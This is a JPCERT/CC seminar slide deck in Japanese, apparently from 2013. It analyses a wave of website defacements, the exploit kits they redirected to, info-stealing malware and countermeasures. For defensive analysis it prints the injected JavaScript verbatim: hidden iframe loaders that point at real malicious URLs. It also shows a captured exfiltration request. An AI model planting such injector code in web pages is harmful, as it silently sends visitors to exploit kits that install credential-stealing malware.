

# ウェブ改ざんの脅威を理解する

ISOG-J主催セミナー  
「止まらない！ウェブ改ざんの実態と対策」

2013年8月22日

JPCERTコーディネーションセンター  
分析センター リーダー

竹田春樹

# Agenda

---

- 1 状況確認 ウェブ改ざん状況
- 2 事象の確認 各改ざんの状況
- 3 被害の確認 誘導先(攻撃サイト)における被害
- 4 影響範囲の推測 想定される被害
- 5 まとめ 対策の検討

一般社団法人JPCERTコーディネーションセンター  
(JPCERT/CC (ジェーピーサート・コーディネーションセンター))

Japan Computer Emergency Response Team Coordination Center

— <https://www.jpccert.or.jp/>

- サービス対象: 日本国内のインターネット利用者やセキュリティ管理担当者、ソフトウェア製品開発者等（主に、情報セキュリティ担当者）
- コンピュータセキュリティインシデントへの対応、国内外にセンサをおいたインターネット定点観測、ソフトウェアや情報システム・制御システム機器等の脆弱性への対応などを通じ、セキュリティ向上を推進
- インシデント対応をはじめとする、国際連携が必要なオペレーションや情報連携に関する、**我が国の窓口となるCSIRT**

※各国に同様の窓口となる CSIRTが存在する

(例えば、米国のUS-CERT,CERT/CC、中国のCNCERT、韓国のKrCERT/CCなど)

- 経済産業省からの委託事業として、情報セキュリティ対策推進事業（不正アクセス行為等対策業務）を実施

# JPCERT/CCの活動

インシデント予防

インシデントの予測と捕捉

発生したインシデントへの対応

## 脆弱性情報ハンドリング

- ▶ 未公開の脆弱性関連情報を製品開発者へ提供し、対応依頼
- ▶ 関係機関と連携し、国際的に情報公開日を調整
- ▶ セキュアなコーディング手法の普及
- ▶ 制御システムに関する脆弱性関連情報の適切な流通




JVN Japan Vulnerability Notes

## 情報収集・分析・発信

### 定点観測 (ISDAS/TSUBAME)


- ▶ ネットワークトラフィック情報の収集分析
- ▶ セキュリティ上の脅威情報の収集、分析、必要とする組織への提供



## インシデントハンドリング

### (インシデント対応調整支援)

- ▶ マルウェアの接続先等の攻撃関連サイト等の閉鎖等による被害最小化
- ▶ 攻撃手法の分析支援による被害可能性の確認、拡散抑止
- ▶ 再発防止に向けた関係各関の情報交換及び情報共有



## 早期警戒情報

重要インフラ、重要情報インフラ事業者等の特定組織向け情報発信

## CSIRT構築支援

海外のNational-CSIRTや企業内のセキュリティ対応組織の構築・運用支援


## アーティファクト分析

マルウェア (不正プログラム) 等の攻撃手法の分析、解析

## 国際連携

各種業務を円滑に行うための海外関係機関との連携


# JPCERT/CC事業の沿革



**FIRST** : Forum of Incident Response and Security Teams) **APCERT** : Asia Pacific Computer Emergency Response Team **NCA** : 日本シーサート協議会

# ウェブ改ざん件数

- 2013年2月以降、ウェブ改ざんに関する報告が増加
- Gumblarの事例以上の件数の報告をいただく



# Agenda

---

- 1 状況確認  
ウェブ改ざん状況
- 2 事象の確認  
各改ざんの状況
- 3 被害の確認  
誘導先(攻撃サイト)における被害
- 4 影響範囲の推測  
想定される被害
- 5 まとめ  
対策の検討



# ウェブ改ざん事例

改ざん事案	挿入箇所	誘導先	マルウェアの種類
counter.php	HTMLファイルの末尾	Neutrino Exploit Kit Styx Exploit Kit	ダウンローダ
"ded509"	HTML: </div> or </p>の後ろ JS: 末尾	RedKit Exploit Kit	ボット
"0c0896"	HTML: </div> or </p>の後ろ JS: 末尾	Blackhole Exploit Kit	情報窃取
"81a338"	HTML: </div> or </p>の後ろ	RedKit Exploit Kit	ボット
"f82ce4"	HTML: PHPのコードとして挿入	調査中	調査中


特に不正なJavaScriptのコードと共に、6byteの文字列を付与した改ざん事例をカラーコード改ざんとして、注目し調査・分析を実施



# カラーコード改ざんとは？

[名前の命名理由]

改ざん時に挿入されているコードに由来







# "0c0896" -- Page 2

```
function zzzfff() {
var q = document.createElement('iframe');

q.src = 'http://revistapublicarte.com/cnt.php';
q.style.position = 'absolute';
q.style.border = '0';
q.style.height = '1px';
q.style.width = '1px';
q.style.left = '1px';
q.style.top = '1px';

if (!document.getElementById('q')) {
document.write('<div id="q"></div>');
document.getElementById('q').appendChild(q);
}
}

function SetCookie(cookieName,cookieValue,nDays,path) {
var today = new Date();
var expire = new Date();
if (nDays==null || nDays==0) nDays=1;
expire.setTime(today.getTime() + 3600000*24*nDays);
document.cookie = cookieName+"="+escape(cookieValue)
+ ";expires=" + expire.toGMTString() + ((path) ? "; path=" + path : "");
}

function GetCookie( name ) {
var start = document.cookie.indexOf( name + "=" );
var len = start + name.length + 1;
if ( ( !start ) &&
( name != document.cookie.substring( 0, name.length ) ) )
{
return null;
}
}
```

URLは複数のバリエーションを確認  
(esd.php、counter.php, dtd.php, clk.php, clicker.php, etc)

デコードサンプル

# "81a338"

- 2013年5月末頃から改ざんを確認
- 他のColor改ざんと挿入箇所は類似
- 挿入されるJavaScriptコードは難読化されていない
- 誘導先の攻撃ツールはRedKit Exploit Kit

```
<P>このページを表示するには、フレームをサポートしているブラウザが必要です。</P><!--81a338--><script
type="text/javascript" language="javascript" >
function zzzfff() { var x = document.createElement('iframe'); x.src = 'http://ipafmig.com/count24.php'; x.style.position =
'absolute'; x.style.border = '0'; x.style.height = '1px'; x.style.width = '1px'; x.style.left = '1px'; x.style.top = '1px';
if (!document.getElementById('x')) { document.write('<div id=x></div>'); document.getElementById('x').appendChild(x); }}
function SetCookie(cookieName,cookieValue,nDays,path) { var today = new Date(); var expire = new Date(); if (nDays==null ||
nDays==0) nDays=1; expire.setTime(today.getTime() + 3600000*24*nDays); document.cookie = cookieName+"="+escape(cookieValue)
+ ";expires=" + expire.toGMTString() + ((path) ? "; path=" + path : "");}function GetCookie( name ) { var start =
document.cookie.indexOf( name + "=" ); var len = start + name.length + 1; if ( ( !start ) && ( name !=
document.cookie.substring( 0, name.length ) ) ) { return null; } if ( start == -1 ) return null; var end =
document.cookie.indexOf( ";", len ); if ( end == -1 ) end = document.cookie.length; return unescape(
document.cookie.substring( len, end ) );}if (navigator.cookieEnabled){if(GetCookie('visited_uq')==55){}else{SetCookie
('visited_uq', '55', '1', '/');zzzfff();}}</script><!--/81a338-->
```

挿入されるコードのサンプル

# Agenda

---

- 1 状況確認  
ウェブ改ざん状況
- 2 事象の確認  
各改ざんの状況
- 3 被害の確認  
誘導先(攻撃サイト)における被害
- 4 影響範囲の推測  
想定される被害
- 5 まとめ  
対策の検討

# 影響範囲 - 脆弱性 -

改ざんサイトから誘導される攻撃サイトでは攻撃ツール (Exploit Kit)が悪用されているケースが多い

## [脆弱性]

Exploit Kit	新しい脆弱性
Blackhole Exploit Kit	CVE-2013-2423
Redkit Exploit Kit	CVE-2013-2423
Styx Exploit Kit	CVE-2013-2423

これらの攻撃で悪用されている脆弱性は既知の脆弱性が悪用されるケースが非常に多い。



# 影響範囲 - マルウェア -

0c0896 の改ざんについては、情報窃取系のマルウェアに感染した可能性が高い

# DarkLeechの事例でも同種のマルウェアが悪用

## [主な機能]

### • 情報窃取機能

- Webブラウザの認証情報
- FTPクライアントの認証情報
- メールクライアントの認証情報
- 電子証明書(コードサイニング証明書)

### • ダウンローダ機能

- 偽セキュリティソフトウェア
- Zeus系のマルウェア

# 感染するマルウェア (0c0896)

## 暗号化された状態で窃取した情報を送信

```
Stream Content
POST /gate.php HTTP/1.0
Host: [REDACTED]
Accept: */*
Accept-Encoding: identity, *,q=0
Content-Length: 2808
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

.....$+..}6W....y.>$xy.g..2.YjPR...b..m.H...i./CT.U...}/.....+.U4.Qd.....D.
+...l.....;#...Z-...z6\...2b.a@...e.Z..U05.6#[N.....S#X.f..
+;2..n.....m.J.dH...!}...lp.F... M/.W..Y.....e.N.C{.....R.7[Y^.....[}
p.Z...n..*F..6....I.`U..}.Ap....{t`q..j...=
.....o...a.H..o.p...#...et`....P.2.....<.....r.U.z.kg.....\.....(Y.....
{9....0.z..F.Sna..X ....._A...pC.I.H. ...5..... e
\..)?Y.....Mf.....Q..CU.?
mv.8."..R3.m....'h;...0...l..H...Sl.hVas8.0...E.t.....9..Z.j../=.ro....gW.6'...;!.j
€F € 15F i5i l r ll= m p m R7 F n0Y v7 `Y hh
```

### [検知結果: 2013年6月7日時点]

TROJ_KRYPTIK.QKF	トレンドマイクロ
Packed.Generic.406	シマンテック
PWS-Zbot-FASM!4033F58A0F47	マカフィー
Trojan-PSW.Win32.Tepfer.jpwv	カスペルスキー
PWS:Win32/Fareit.gen!C	マイクロソフト

2013年5月に取得した検体をインターネットに接続しない環境でファイル自体のスキャンを実施した結果


# Agenda

---

- 1 状況確認  
ウェブ改ざん状況
- 2 事象の確認  
各改ざんの状況
- 3 被害の確認  
誘導先(攻撃サイト)における被害
- 4 影響範囲の推測  
想定される被害
- 5 まとめ  
対策の検討

# 想定される被害

もしマルウェア感染することによって情報が窃取された場合、どのような被害が想定されるか想像できますか？



# Agenda


---

- 1 状況確認  
ウェブ改ざん状況
- 2 事象の確認  
各改ざんの状況
- 3 被害の確認  
誘導先(攻撃サイト)における被害
- 4 影響範囲の推測  
想定される被害
- 5 まとめ  
対策の検討

# 対策について

---

2013年7月以降、ウェブ改ざん事例は落ち着いてるように見えます。



いまこのタイミングだからこそ、関係者が協力して根本的な対策を実施していく必要があります。

# 対策について - 状況把握の必要性 -

攻撃を「侵入」という切り口で考えた場合、協力して対応を行っていくのは？

窃取された情報により改ざんされてしまったら？

ユーザ

Webアプリケーションの脆弱性により改ざんされてしまったら？

コンテンツ作成

環境

構築

運用/保守

[サーバ側]  
OS、ミドルウェア、Webアプリ  
[クライアント側]  
コンテンツ管理PC



# 対策について - 実施・検討すべき対策 -

---

---

## ユーザ

使用する環境を最新の状態にする

---

ウイルス対策ソフトウェアを導入する

---

パスワードの使いまわしなどは避ける

---

## 管理者

サーバへの接続元の制限を行う

---

使用しているアプリケーション等を最新の状態にする

---

サイトコンテンツの定期的なチェック

---

サービス事業者などに必要に応じて相談する


---

# まとめ

現在、表に見える改ざんの被害は落ち着きが見られます。

しかし、Web改ざんの被害は続いています。

※再度被害を受ける可能性も含め



暫定的な対策ではなく、攻撃に落ち着きが見られる現段階において、関係者と協力をして対策を実施することで、将来発生する攻撃への対策に繋げることができます。

# お問い合わせ先

安全・安心なIT社会のための、国内・国際連携を支援する

▶ お問い合わせ ▶ サイトマップ ▶ English

**JPCERT/CC**<sup>®</sup>  
Japan Computer Emergency Response Team Coordination Center  
JPCERT コーディネーションセンター

## JPCERT Coordination Center

— Email: [office@jpcert.or.jp](mailto:office@jpcert.or.jp)

— Tel: +81-3-3518-4600

— Web: <https://www.jpcert.or.jp/english/>

## Incident Reports

— Email: [info@jpcert.or.jp](mailto:info@jpcert.or.jp)

— Web: <https://www.jpcert.or.jp/english/ir/form.html>